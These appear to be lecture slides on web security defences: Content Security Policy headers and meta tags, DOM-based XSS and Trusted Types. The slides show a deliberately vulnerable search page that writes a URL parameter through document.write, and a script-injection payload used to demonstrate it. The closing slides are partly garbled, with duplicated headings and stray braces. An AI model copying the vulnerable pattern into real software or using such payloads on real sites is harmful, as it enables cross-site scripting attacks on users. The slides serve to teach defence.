- only allow scripts from a specific server that hosts trusted code; no inline scripts

`Content-Security-Policy: default-src 'self'; img-src *; media-src media1.com; script-src userscripts.example.com`

# Content Security Policy

Administrator serves Content Security Policy via:

## **HTTP Header**

```
Content-Security-Policy: default-src 'self'
```

## **Meta HTML Object**

```
<meta http-equiv="Content-Security-Policy" content="default-src  
'self'; img-src https://*; child-src 'none';">
```



# Still Not Enough

- Rendering is not solely done server-side. User-controlled data is also handled client side (especially for modern apps that use the server as a simple database and do most of the rendering client side).
- Need to deal with another type of XSS: DOM-based XSS



# Global Search Example

/search?default=French

```
<html>
  <title>Search Results</title>
  <body>
...
    Select your language:
  <select>
    <script>
const href = document.location.href;
document.write("<option value=1>" + href.substring(href.indexOf("default=")+8) + "</option>");
document.write("<option value=2>English</option>");
    </script>
  </select>
...
  </body>
</html>
```

# Global Search Example

/search?default=French

```
<html>
  <title>Search Results</title>
  <body>
...
    Select your language:
  <select>
    <option value=1>French</option>
    <option value=2>English</option>
  </select>
...
  </body>
</html>
```

# Global Search Example

/search?default=<script>alert(“hello world”)</script>

# Global Search Example

/search?default=<script>alert(“hello world”)</script>

```
<html>
  <title>Search Results</title>
  <body>
...
    Select your language:
  <select>
    <option value=1><script>alert(“hello world”)</script></option>
    <option value=2>English</option>
  </select>
...
  </body>
</html>
```

# Trusted Types

- Instead of allowing arbitrary strings to end up in sinks like **document.write** and **innerHTML**, only allow values that have been sanitized/filtered. Trusted values don't have type String, they have type TrustedHTML.
- Restrict the creation of values that have this type to small trusted code.

```
const templatePolicy = TrustedTypes.createPolicy('template', {
  createHTML: (templateId) => {
    const tpl = templateId;
    if (/^[a-z-]$/ .test(tpl)) {
      return `<option value="1">${tpl}</option>`;
    }
    throw new TypeError();
  }
});
```

# Trusted Types

- Instead of allowing arbitrary strings to end up in sinks like **document.write** and **innerHTML**, only allow values that have been sanitized/filtered. Trusted values don't have type String, they have type TrustedHTML.

- F

**Better. Not great. Still need to get your sanitization/filtering function right.**

}  
});